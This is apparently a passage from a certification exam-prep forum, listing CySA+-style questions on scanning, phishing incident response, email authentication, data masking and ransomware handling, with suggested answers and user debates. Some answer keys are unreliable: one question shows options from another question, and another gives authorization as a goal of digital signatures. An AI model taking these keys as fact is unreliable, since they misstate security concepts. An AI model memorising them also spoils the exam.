Overall, Option D, deploying scanner sensors on every segment and performing credentialed scans locally, is the most efficient approach to minimizing the number of unique firewall rules while effectively scanning a highly segmented network.

upvoted 3 times

🗨️ 👤 **BanesTech** 1 year, 2 months ago

Option D is incorrect as well. Deploying a scanner sensor on every segment and performing credentialed scans would require a significant number of firewall rules to allow communication between each sensor and the central management console. This approach could result in a complex and difficult-to-maintain firewall rule set, which contradicts the objective of minimizing unique firewall rules. The Option is B.

upvoted 2 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: A

This method involves installing scanning agents directly on the systems to be scanned. The agents can perform the scans locally and then report the results back to a central management server. This approach significantly reduces the need for extensive firewall rule configurations because the scanning traffic doesn't have to traverse the network segments. The communication between the agents and the central server can be streamlined, requiring minimal firewall rule changes.

upvoted 4 times

🗨️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: D

This one is D in my opinion.

As I read the question, the organization has already selected the software they are intending to use, and it will be a traditional network-based scanner. Often times in segmented environments, explicit firewall rules will need to be implemented to ensure the scanner isn't blocked by IPS as it conducts its scan across hosts in other VLANs- or scanner sensors are deployed in said target VLANs.

That's what they're getting at- is to have you come to that conclusion here, though like many questions from CompTIA it should be worded better or remove the agent option from potential answers.

upvoted 1 times

🗨️ 👤 **MMK777** 1 year, 3 months ago

Selected Answer: D

we had the same scenario in the company where I work and we deployed a scanner sensor on every segment of the network.

upvoted 1 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: A

I believe there is a slight difference in creating FW rules for:

A. agent plug-in installed on existing IP, versus

D. new sensors deployed on each segment.

The first one you'll only need to allow the Manager node and port from the corporate supernet, versus allowing scanner to each sensor on each vlan. However, as this is convenient to the network team, it's a significant work for the security/system administrator to maintain each agent, unless through automation.

upvoted 1 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

Going with A on this one. Better option than D since the question states it's "high segmented", so deploying a scanner sensor on every segment would be a lot of work.

upvoted 2 times

🗨️ 👤 **bmadajczyk** 1 year, 6 months ago

A bit tricky one but agree on the take. A is the correct answer

upvoted 1 times

🗨️ 👤 **VVV4WIN** 1 year, 7 months ago

We know little about the software.

Both D and A can be argued that it will require the same amount of firewall rules, which is potentially none in the case that every agent/scanner sensor is checked directly for the results of the scans.

Alternatively (and more likely), the info is sent to some management server after the scans are completed, which will mean an additional rule is added to the firewalls for every segment to allow either the agents of every segment or the scanner sensor of every segment to communicate the results back to the server.

In both these cases, no other firewall rules will need to be opened as the scanners are already on each segment, very very tricky question. Comes down to that silly rhetorical question: "how long is a piece of string?"

upvoted 1 times

🗨️ 👤 **chaddman** 1 year, 8 months ago

Deploy agents on all systems to perform the scans (A): Agent-based scanning would be the most efficient for minimizing firewall rules because the agents would reside on each system, negating the need for network traffic to traverse the segmented network for scanning purposes. This minimizes the need for creating additional firewall rules to allow scan traffic.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 10 months ago

Selected Answer: D

Correct

Deploying a scanner sensor on every segment allows for localized scanning within each segment, which can significantly reduce the need for complex and unique firewall rules. Credentialed scans involve using valid credentials (such as usernames and passwords) to assess the systems. This allows the scanner to gather more accurate and detailed information about vulnerabilities, software versions, and configurations without relying on excessive open ports that might be required for non-credentialed scans.

upvoted 3 times



An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

- A. Data masking
- B. Hashing
- C. Watermarking
- D. Encoding

Suggested Answer: C

 **AlphaF0rce**  1 year, 7 months ago

Can confirm the test had these as the choices.

- a. 25 minutes
- b. 40 minutes
- c. 45 minutes
- d. 2 hours

I selected A. 25 minutes as my answer.

upvoted 49 times

 **Iykbay** 11 months ago

Thank you cause these answers make no sense at all

upvoted 3 times

 **T1bii** 1 year, 4 months ago


Thank you !

upvoted 1 times

 **b0ad9e1** 1 year, 6 months ago

Thank you!

upvoted 1 times

 **deeden** 1 year, 6 months ago

Thank you!

upvoted 1 times

 **[Removed]**  1 year, 9 months ago

Wouldnt it be 25 minutes? The helpdesk brought it to the attention of the experts 25 minutes after it happened. The experts actually classify it/detect it, not the helpdesk right?

upvoted 8 times

  **19729c1** Most Recent 9 months, 3 weeks ago

The answer is 40 minutes


upvoted 1 times

  **maggie22** 1 year, 2 months ago

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team. The other options are either too short or too long based on the given information.



ANSWER: B

upvoted 1 times

  **Man001** 1 year, 3 months ago



Isn't it 40 minutes as per this - The detect time is measured from the point when the phishing email is received to the point when it is identified as malicious.

upvoted 2 times

  **Chalice** 1 year, 2 months ago



The question says detection, which looks to be the key word and is different to confirmation. Looking at the question it was detected at 15 mins which is the time it took for the team to be notified.

upvoted 2 times

  **Instguy** 1 year, 4 months ago

The multiple-choice answers for question #123 (next questions) are included for this question. Revise it.

upvoted 3 times

  **Instguy** 1 year, 4 months ago

Wrong multiple answer choices for the right question. Or Wrong question for the right multiple answer choices. Please, revise this question and answer, whichever is correct.

upvoted 1 times

  **hakim_2015** 1 year, 6 months ago

This is not even related to this question. Please stay on topic with the questions. Trying to write exam in few days and this is not helping.

upvoted 3 times

  **64fc66a** 1 year, 7 months ago

not relevant for this question

upvoted 1 times

  **kmordalv** 1 year, 8 months ago

looking at the time I think the options would be 5, 10, 15 and 40.


it seems logical that the answer would be 15

upvoted 1 times

  **Itechcomputer** 1 year, 9 months ago


These options are not relevant to the questions, please correct them.

upvoted 4 times

  **kmordalv** 1 year, 9 months ago

Moderator, please, the options indicated are not the ones in the question. Please correct them

upvoted 4 times

  **stolleryp** 1 year, 9 months ago

I think it was detected in 15 mins. It's like if you got a SIEM alert or IDS alert after 15 mins. It's detected but then maybe you need to prove it's not a false positive?

upvoted 1 times

  **ms123451** 1 year, 9 months ago

15 minutes, answers are not relevant

upvoted 2 times

  **Sebatian20** 1 year, 6 months ago

25min. Although users alerted the issue; they never acknowledged it till 25min after.

upvoted 8 times

Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Choose two.)

- A. Confidentiality
- B. Integrity
- C. Privacy
- D. Anonymity
- E. Non-reduplication
- F. Authorization

Suggested Answer: BF

Community vote distribution

BF (100%)

  **Popeyes_Chicken** Highly Voted 5 months, 3 weeks ago

Selected Answer: BE

That has to be a typo. Digital signatures don't inherently provide authorization. They provide integrity by ensuring data hasn't been tampered with and non-repudiation. Which validates the identity of the sender.


upvoted 5 times

  **leesuh** Most Recent 3 months, 3 weeks ago

Selected Answer: B

Is E a Typo? Non-rePUDIation would be correct if it is a typo...


upvoted 3 times

  **antallen** 4 months, 3 weeks ago

Selected Answer: BE

Signature is used to validate the Non-reduplication and Integrity.


upvoted 1 times

  **TT** 5 months ago

Selected Answer: AF

Assuming they actually meant "non-reduplication" i went with AF as my answer.

upvoted 1 times

  **rfra** 6 months ago

Selected Answer: BE

The use of a digital signature ensures non-repudiation, meaning the sender cannot deny having sent the email. The signature is unique to the sender and proves that they were the one who sent the message.

upvoted 1 times

  **NetworkDisciple** 6 months, 1 week ago

Selected Answer: BF

B.) Integrity

F.) Authorization

My original answer was B and E. But I noticed it said Non-reduplication and NOT Non-repudiation.

If this is somehow a typo, I change my answer to B & E however I am not familiar with the term Non-reduplication/

upvoted 4 times

  **yeahnodontthinkso** 5 months, 3 weeks ago

"Non-reduplication" is just mean. You suck, CompTIA.

upvoted 1 times

  **yeahnodontthinkso** 5 months, 3 weeks ago

Adding on to my complaining comment, this is straight from Mike Chapple's study guide: "Digital signatures rely on digital certificates and public key encryption and can help prove

that the actual claimed sender was the real sender of the message and that the content of the message was not changed."

So, that to me says it's B and E, assuming "non-reduplication" is actually a typo and not CompTIA being clowns.

upvoted 2 times



A security administrator needs to import PII data records from the production environment to the test environment for testing purposes. Which of the following would best protect data confidentiality?

- A. Data masking
- B. Hashing
- C. Watermarking
- D. Encoding

Suggested Answer: A

Community vote distribution

A (100%)

  **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: A

Correct

Data masking is a technique used to protect sensitive information, such as personally identifiable information (PII), by replacing original data with fictitious but realistic data. This ensures that the sensitive information is not exposed in the test environment while still maintaining the overall structure and format of the data. Data masking helps maintain data confidentiality by preventing unauthorized access to sensitive information during testing or development processes.

upvoted 5 times

  **cy_analyst** Most Recent 8 months, 2 weeks ago

Selected Answer: A

Encoding is not a security measure; it's used for transforming data into a different format for transmission or storage, but it doesn't protect confidentiality.



upvoted 1 times

  **cartman_sc** 1 year ago

Selected Answer: A

Testing environment = mask

upvoted 3 times

  **deeden** 1 year, 6 months ago

Selected Answer: A

Agree on A. B and D would not make good use for the test environment. C is just not secure enough.

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: A

A) Data masking!

Was thinking D but A makes more sense.

upvoted 1 times

The email system administrator for an organization configured DKIM signing for all email legitimately sent by the organization. Which of the following would most likely indicate an email is malicious if the company's domain name is used as both the sender and the recipient?

- A. The message fails a DMARC check
- B. The sending IP address is the hosting provider
- C. The signature does not meet corporate standards
- D. The sender and reply address are different

Suggested Answer: A

Community vote distribution

A (92%)

8%

  **b0ad9e1** Highly Voted 1 year ago

Selected Answer: A

DMARC (Domain-based Message Authentication, Reporting, and Conformance) is an email authentication protocol designed to give email domain owners the ability to protect their domain from unauthorized use, commonly known as email spoofing. A DMARC policy uses both SPF (Sender Policy Framework) and DKIM to validate emails. If an email fails a DMARC check, it means it did not pass SPF or DKIM validation, which is a strong indicator of a malicious or spoofed email, especially if the domain in the sender's address is being impersonated.

upvoted 10 times

  **FT000** Most Recent 10 months, 1 week ago

Selected Answer: A

To me, option D looks like a red herring somehow trying to confuse us using the last phrase of the question.

upvoted 3 times

  **deeden** 1 year ago

Selected Answer: D

ChatGPT argue D is the correct answer for this one. Explanation: In a typical scenario, especially for legitimate emails, the sender and reply address are expected to be the same or at least closely related. If they are significantly different, it could be an indicator of phishing or malicious intent.

In phishing attacks, malicious actors often use a forged sender address that appears to be from the same domain as the recipient to trick users. They might, however, use a different reply address, often controlled by the attacker.

upvoted 1 times

  **deeden** 1 year ago

The sending IP address being the hosting provider is not necessarily an indicator of maliciousness. Legitimate emails can originate from a hosting provider.

While DKIM signatures are important for authentication, the fact that a signature doesn't meet corporate standards might not be a strong indicator of maliciousness on its own.

upvoted 1 times

  **JBAnalyst** 1 year ago

The answer is DMARC, my guy. I used chatgpt to see if it will provide me with the wrong answer like it did for you, surprisingly, CHATGPT chose A.

upvoted 2 times

  **deeden** 1 year ago

DMARC is a protocol that builds on DKIM and SPF. While DMARC helps prevent email spoofing and phishing, the fact that the sender and recipient have the same domain doesn't necessarily trigger a DMARC failure. DMARC typically focuses on alignment checks (SPF and DKIM alignment).

upvoted 1 times

  **[Removed]** 1 year, 1 month ago

Selected Answer: A

A) DMARC is your best bet for determining legitimacy of an email.

upvoted 2 times

  **chaddman** 1 year, 2 months ago

The message fails a DMARC check (A): DMARC (Domain-based Message Authentication, Reporting, and Conformance) is a protocol that uses both DKIM and SPF (Sender Policy Framework) to verify the authenticity of an email message. If an email fails a DMARC check, it's a strong indication that the email might be malicious or spoofed, especially if DKIM is expected to be in place for all legitimate emails.

upvoted 2 times

  **FoeMarc** 1 year, 2 months ago

A. The message fails a DMARC check

Here's why:

DMARC (Domain-based Message Authentication, Reporting, and Conformance): DMARC is a protocol that helps protect against email spoofing and phishing attacks. It allows domain owners to specify how their emails should be handled if they fail authentication checks. When an email from the organization's domain (sender) is also addressed to the same domain (recipient), it may raise suspicions, especially if it fails DMARC checks.

Legitimate emails from the organization should typically pass DMARC checks because they are properly authenticated.

upvoted 4 times

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **kmordalv** Highly Voted 8 months, 2 weeks ago

Selected Answer: A

Correct. Email headers contain valuable information about the email's origin, route, and servers involved in its transmission. By examining the email headers, an analyst can trace back the source IP address and potentially identify the sender's location or originating mail server. (The Official CompTIA CySA+ Student Guide Exam)

upvoted 10 times

🗳️ 👤 **[Removed]** Most Recent 7 months ago

Selected Answer: A

A) header analysis

Sybex Study Guide :

// Analyzing Email //

Most organizations use automated email analysis as a first line of defense against malicious and spam emails. Automated tools look for indicators like known malicious or spam senders, often using block lists built using information from around the world. They also scan every email looking for malicious payloads like malware or other unwanted files.

The same tools often perform header analysis and message content analysis. Header analysis looks at the content of the email's header.

upvoted 3 times


An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Suggested Answer: B

Community vote distribution

B (100%)

 **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: B

Allowlisting, also known as whitelisting, is a security practice where you explicitly specify which applications, websites, or software are allowed to run or be accessed within your organization's network or on user devices.

upvoted 6 times

 **FT000** Most Recent 10 months, 1 week ago

Selected Answer: B

Allowlisting, also known as Whitelisting would be the appropriate solution.

upvoted 4 times


During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server.
- C. Quarantine the server.
- D. Update the OS to latest version.

Suggested Answer: C

Community vote distribution

C (100%)

  **kmordalv** Highly Voted  10 months ago

Selected Answer: C

Correct

Quarantining the server involves isolating it from the network to prevent further spread of the ransomware and to protect other systems on the network from potential infection.

upvoted 9 times

  **ada26b1** Most Recent  3 months, 1 week ago

Selected Answer: C

Deffo C as you are required to isolate the server to prevent ransomware from spreading throughout the network

upvoted 1 times


An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

Suggested Answer: A

Community vote distribution

A (100%)

 **kmordalv** Highly Voted 10 months ago

Selected Answer: A

Correct

performing a tabletop drill based on previously identified incident scenarios, is the best choice to test the changes in the BC (Business Continuity) and DR (Disaster Recovery) plans without impacting the business.

A tabletop drill involves gathering key stakeholders and walking through various hypothetical scenarios and how they would be handled based on the updated plans. This approach ensures that the organization can test its preparedness without causing any actual disruption or risk to business operations.

upvoted 8 times

 **[Removed]** Most Recent 7 months, 1 week ago

Selected Answer: A

A) tabletop

B and C are active testing that would impact the business. D doesn't really test the changes.

upvoted 1 times

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging
- B. Configure the servers to forward logs to a SIEM
- C. Share the log directory on each server to allow local access.
- D. Automate the emailing of logs to the analysts.

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **kmordalv** Highly Voted 👍 1 year, 4 months ago

Selected Answer: B

Correct

Configuring the servers to forward logs to a SIEM is the most effective way to achieve central visibility into events occurring throughout the corporate environment without having to log in to each server individually

upvoted 11 times

🗲️ 👤 **Nishaw** Highly Voted 👍 8 months, 4 weeks ago

Selected Answer: B

By configuring the servers to forward logs to a SIEM, security analysts can centrally collect and analyze log data from multiple servers without the need to log in to each server individually. This provides a centralized view of the events occurring throughout the corporate environment, allowing analysts to more easily detect and respond to security incidents. Deploying a database to aggregate logging could be part of a logging solution but does not provide the same level of centralized visibility as a SIEM. Sharing log directories or automating the emailing of logs would require manual effort and would not provide the same level of centralized visibility and analysis capabilities as a SIEM.

upvoted 5 times

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

- A. Mean time to detect
- B. Mean time to respond
- C. Mean time to remediate
- D. Service-level agreement uptime

Suggested Answer: A

Community vote distribution

A (66%)

B (34%)

 **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: A

Correct

Improving the Mean Time to Detect (MTTD) is the most relevant technique to achieve the goal of reducing the time to prevent lateral movement and potential data exfiltration by malicious actors.

MTTD measures the average time it takes for an organization to detect a security incident or malicious activity once it has occurred. By reducing MTTD, you can identify security threats more quickly, which allows for a faster response to contain the threat, prevent lateral movement, and potentially stop data exfiltration before it occurs.

upvoted 17 times

 **Narobi** Highly Voted 1 year, 6 months ago

Selected Answer: A

Both A and B would reduce the time to prevent lateral movement and potential data exfiltration.

If A was improved, the team would be able to act sooner

If B was improved, the team would respond faster

The CISO wants to improve "visibility and reporting of malicious actors". Only A addresses this. As with B, the reporting has already occurred. Given this, my answer is A.

upvoted 10 times


 **Only12go** Most Recent 2 months ago

Selected Answer: A

Domain 4.3 – Apply communication and coordination strategies

Emphasizes improving security operations metrics like MTTD to reduce the window of compromise and limit attacker movement.

upvoted 1 times

 **noa808a** 2 months, 1 week ago

Selected Answer: A

Given the prompted question, the correct answer is A.


upvoted 1 times

 **Susan4041** 3 months, 1 week ago

Selected Answer: B

So detection is good but it does nothing other then detect the the issue is more how fast you respond to the issue. its b

upvoted 2 times

 **TT** 5 months ago

Selected Answer: A

This was hard. I went with A because it asked "Which of the following techniques will best achieve the improvement?" The improvement was "visibility and reporting." If they would've asked "...best achieve the goal?" i would've chose B. This is gross.

upvoted 1 times

🗨️ 👤 **Eluis007** 8 months, 1 week ago

concerned with improving visibility and reporting of malicious actors in the environment.

Which of the following techniques will best achieve the improvement?

Mean Time to Detect

upvoted 2 times

🗨️ 👤 **cy_analyst** 8 months, 4 weeks ago

Selected Answer: A

Mean Time to Respond (MTTR): While this refers to the time it takes to respond to an incident after detection, improving MTTR is more crucial in this case because faster detection leads to earlier responses.

upvoted 1 times

🗨️ 👤 **jkolfo** 9 months, 2 weeks ago

Selected Answer: A

the question clearly states " Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment" how can you respond if your detection systems are slow and the problem has traversed through the system already...

upvoted 1 times

🗨️ 👤 **boog** 1 year ago

'Prevent' is a type of response

upvoted 1 times

🗨️ 👤 **c83335b** 1 year, 1 month ago

Selected Answer: B

guys it can't be A. The goal is to reduce the time to prevent lateral movement and potential data exfiltration so it must be B. Because Detecting doesn't stop anything from happening.

upvoted 3 times

🗨️ 👤 **Freshly** 7 months, 3 weeks ago

My friend... You can't respond to something you have not detected. Even if you responded in 2 mins, if your detection took 1-2 hrs... How does that benefit the nature of security. Visibility comes through detection. This is why edr's and siems are important. Imagine showing up to work and there are no alerts and you have to actively threat hunt everything from scratch... Your response time will take you days upon days... By the time you do find malicious activity the malware has already gotten what it came for. Shorten your detection first and then you can respond.

upvoted 2 times

🗨️ 👤 **myazureexams** 1 year, 1 month ago

Selected Answer: B

Per CertMaster: Mean Time to Respond is "a metric that measure the average time it takes to respond to an incident. It measures the speed and efficiency of response activities related to a detected event."

Mean Time to Detect "measures the average time between the initial appearance of a security incident and its detection."

In this question, the CISO wants to prevent 'lateral movement and prevent data exfiltration" AFTER an event has been detected. So my answer is B Mean Time To Respond - that is, in order to prevent data exfiltration and lateral movement. To me that is a response that needs to be taken AFTER detection.

upvoted 2 times

🗨️ 👤 **Dub3** 1 year, 1 month ago

Selected Answer: B

Security event already happened. Definitely MTTR

upvoted 3 times

🗨️ 👤 **Ree1234** 1 year, 1 month ago

Selected Answer: B

The question specifically mentions improving the visibility and reporting of malicious actors to reduce the time to prevent lateral movement and potential data exfiltration. Option B, "Mean time to respond," directly addresses the need to react swiftly once a security incident is detected.

upvoted 2 times



🗨️ 👤 **Geronemo** 1 year, 1 month ago

Selected Answer: B

Mean time to respond (MTTR) refers to the average time it takes an organization to respond to a security incident once it has been detected. By focusing on reducing the mean time to respond, the organization can improve its ability to react promptly to security incidents, thereby minimizing the window of opportunity for malicious actors to carry out lateral movement or data exfiltration. This involves establishing efficient incident response

processes, including detection, analysis, containment, eradication, and recovery. Improving MTTR enhances the organization's overall security posture and helps in mitigating the impact of security incidents.

upvoted 5 times

  **BanesTech** 1 year, 2 months ago

Selected Answer: B

The question specifically mentions improving the visibility and reporting of malicious actors to reduce the time to prevent lateral movement and potential data exfiltration. Option B, "Mean time to respond," directly addresses the need to react swiftly once a security incident is detected.

upvoted 5 times

  **ChanceFreedom** 1 year, 2 months ago

Selected Answer: A

When stuck between A and B I would compare the outcome with having one working well and one working poorly.

If you know you'll detect it, it can eventually be resolved.

If you never detect it or 6 months later?...

upvoted 4 times

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: C

It seems the most logical option

In this case, the company is taking steps to reduce the risk of security vulnerabilities by patching and addressing them, thereby mitigating the potential harm or damage that could result from those vulnerabilities.

upvoted 5 times

🗳️ 👤 **saylar478** Most Recent 1 year ago

Selected Answer: C

C is correct

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: C

C) mitigate

A patch management program is being implemented to patch, or fix the vulnerabilities. This reduces the risk. In other words, mitigates.


upvoted 2 times

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
- B. Shut down the email server and quarantine it from the network
- C. Acquire a bit-level image of the affected workstation
- D. Search for other mail users who have received the same file

Suggested Answer: C

Community vote distribution



Cpt_Emerald Highly Voted 1 year, 5 months ago

Selected Answer: D

Answer is D. The analyst has already contained the original infected machine.

Next would be to identify the scope of the malware (how many users have been affected).

After the spread has been contained, the analyst can go back and acquire the bit level image for further forensics.

Incident response steps guys.

upvoted 26 times

Susan4041 1 month, 1 week ago

Answer is C always always always image your evidence first.

upvoted 1 times

Kmelaun Highly Voted 1 year, 2 months ago

Selected Answer: D

This information is directly from CertMaster Topic 8B:

Incident responders must make quick decisions regarding the most effective containment technique when a system is compromised. The course of action depends on several factors:

Ensure the safety and security of all personnel. The first concern of all managers involved with the security response is the safety and security of personnel.

Prevent further damage. This will be the overriding priority after the identification of the compromise.

Identify whether the intrusion is a primary or a secondary attack (part of a more complex campaign).

Avoid alerting the attacker that they have been discovered.

Preserve forensic evidence of the intrusion. While waiting for the forensics analyst to arrive, treat the system like any crime scene by preventing anyone from further compromising the system or destroying evidence.

Therefore, D would be the most logical answer if we are using this information because it prevents further damage.

upvoted 8 times

section8santa 1 year, 2 months ago

but you are contradicting yourself saying that bud. " Preserve forensic evidence of the intrusion. While waiting for the forensics analyst to arrive " read b4 you type bozzo.

upvoted 1 times

Kmelaun 1 year, 2 months ago

READ BEFORE YOU TYPE... Searching for other mail users who may have been affected would be preventing further damage! Have you took the test? Or passed it? Please fix you inner self because it's very unprofessional to be calling people names based off a difference in opinion. God bless!

upvoted 19 times

cj207800 Most Recent 4 weeks, 1 day ago

Selected Answer: C

The analyst should acquire a bit-level image of the affected workstation.

This step is critical because creating a forensic image preserves all digital evidence on the compromised device, which is essential for understanding

the attack, supporting investigations, and potentially meeting legal or regulatory requirements. Wiping or restoring the system too soon can destroy valuable forensic artifacts, and shutting down other systems or searching for additional victims should come after evidence is preserved

upvoted 1 times

🗨️ 👤 **Justheretolook** 1 month, 1 week ago

Selected Answer: C

The correct answer is:

C. Acquire a bit-level image of the affected workstation

Explanation:

After isolating the affected workstation, the next step in incident response—especially for ransomware and forensic investigations—is to preserve evidence. Creating a bit-level image of the affected system ensures that all data, including potentially hidden or deleted files and malware artifacts, is preserved for further analysis or legal investigation.

upvoted 1 times

🗨️ 👤 **Susan4041** 1 month, 3 weeks ago

Selected Answer: C

I am gonna say C first because you always always preserve your evidence before doing anything else so it doesn't lose its integrity.

upvoted 1 times

🗨️ 👤 **GDLY** 7 months ago

Selected Answer: D

In a real world scenario, you will have teammates. One can do the bit-level, while the others can focus on the real priority which is to contain the spread of ransomware. Based on severity, containing the spread takes precedence over image. So I'm going with D.

upvoted 1 times

🗨️ 👤 **cy_analyst** 8 months, 3 weeks ago

Selected Answer: C

D refers to searching for mail users who have received the same file, not necessarily those who are already infected. This distinction is critical because just receiving the file doesn't mean the ransomware has been executed on their systems.

upvoted 3 times

🗨️ 👤 **a3432e2** 11 months, 1 week ago

Selected Answer: C

As a Computer forensic analyst at a sheriff's office, our training has always been "C. Acquire a bit-level image of the affected workstation" first. While this is an important follow-up action to prevent further spread of the ransomware, it is secondary to preserving the forensic evidence from the affected workstation. Identifying other recipients helps in understanding the scope of the attack but should come after securing and analyzing the evidence from the primary affected machine.

upvoted 6 times

🗨️ 👤 **a3432e2** 11 months, 1 week ago

A bit-level image, (forensic image) is an exact sector-by-sector copy of the entire hard drive or storage device. (This includes all files, metadata, system configurations, deleted files, and unallocated space). C is the next step needed.

upvoted 2 times

🗨️ 👤 **eddy72** 1 year ago

answer is C. Creating a bit-level image of the affected workstation captures a complete snapshot of the entire disk. This image can be used for forensic analysis later to understand the attack scope, identify potential entry points, and potentially recover data if decryption isn't feasible.

upvoted 1 times

🗨️ 👤 **myazureexams** 1 year, 1 month ago

Certmaster topic 8 is not very clear on ransomware but it gives this link <https://www.cisa.gov/stopransomware/ransomware-guide> From that guide the steps are somewhat clearer, but sort of confusing. From the link I get that it should be Isolate, but then the next steps are to shutdown and disconnect from network, then also investigate other affected users to include "email". So this question is very confusing. So is it B, C, or D. It does use the word "NEXT" -- so it would mean shut down - B --- what do you all think? based on that link.

upvoted 2 times

🗨️ 👤 **DustyRex1** 1 year, 2 months ago

Selected Answer: D

issue is ongoing, making sure it doesn't spread more is the priority over making a copy

upvoted 5 times

🗨️ 👤 **0ee8014** 1 year, 2 months ago

Selected Answer: C

creating a bit level image called forensic image captures the entire content of the hard drive at that point in time.

upvoted 2 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: C

Acquiring a bit-level image (also known as a forensic image) of the affected workstation is crucial for a couple of reasons:

Evidence Preservation: It ensures that all the data on the workstation is preserved in its current state, which is essential for any subsequent forensic investigation. This can help in understanding how the ransomware infection occurred, which could be useful in preventing future attacks.

Analysis: With a complete image of the workstation, analysts can perform in-depth analysis without the risk of further contaminating the network or losing critical data.

The other options, while potentially relevant in certain contexts, are not the immediate next steps:

upvoted 3 times

🗨️ 👤 **saltheshash** 1 year, 4 months ago

Selected Answer: C

While searching for other mail users who have received the same file (option D) is important for understanding the attack's propagation and identifying potentially affected systems, it may not be the immediate next step after isolating the affected workstation. Acquiring the forensic image takes precedence to ensure that evidence is properly preserved before further actions are taken.

upvoted 5 times

🗨️ 👤 **RobV** 1 year, 5 months ago

Selected Answer: C

Both Option C and Option D can be part of a comprehensive incident response plan, but if prioritization is necessary, acquiring a bit-level image is often considered an early and essential step in preserving evidence and understanding the immediate impact on the affected system.

upvoted 4 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: D

Wow this is a good one. I feel like D is the next move because it's just not clear whether the threat has been contained after workstation was isolated. If it is, then people need to be warned first of an ongoing threat so they don't click on any bait. Secure the scene first before starting investigation.

upvoted 4 times

🗨️ 👤 **LiveLaughToasterBath** 1 year, 7 months ago

Selected Answer: C

Think in terms of a hospital, whose patient PII has been ransomed. This is now a criminal matter. This device has been ransomware, this device is now evidence. Ideally someone else on your team is going to alert others to not click on that link or investigate further, but you, with your one task of investigating that device, need to preserve the volatile/ephemeral evidence.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

This is incorrect. You're willing to let the entire database of medical records get compromised just to save a piece of evidence? You want to isolate and prevent the spread of malware. Question states it's ongoing, so you can't just ignore all other workstations.

upvoted 3 times

🗨️ 👤 **Sebatian20** 1 year, 6 months ago

Before you do this "need to preserve the volatile/ephemeral evidence." - you need to consult legal.. thus. legal should be your next step.

So with this question - I believe D is the correct answer.

upvoted 1 times

The security analyst received the monthly vulnerability report. The following findings were included in the report:

- Five of the systems only required a reboot to finalize the patch application
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

Suggested Answer: A

Community vote distribution

A (100%)

FT000 10 months, 1 week ago

Selected Answer: A

Basically, it will be network segmented. This is a compensatory control.
upvoted 4 times

[Removed] 1 year, 1 month ago

Selected Answer: A

You have to compromise and meet in the middle sometimes. Compensating controls are the only things that reduce the risk. B, C, D don't apply in this context. From the Sybex CySA 003 study guide, page 20:

Compensating Controls

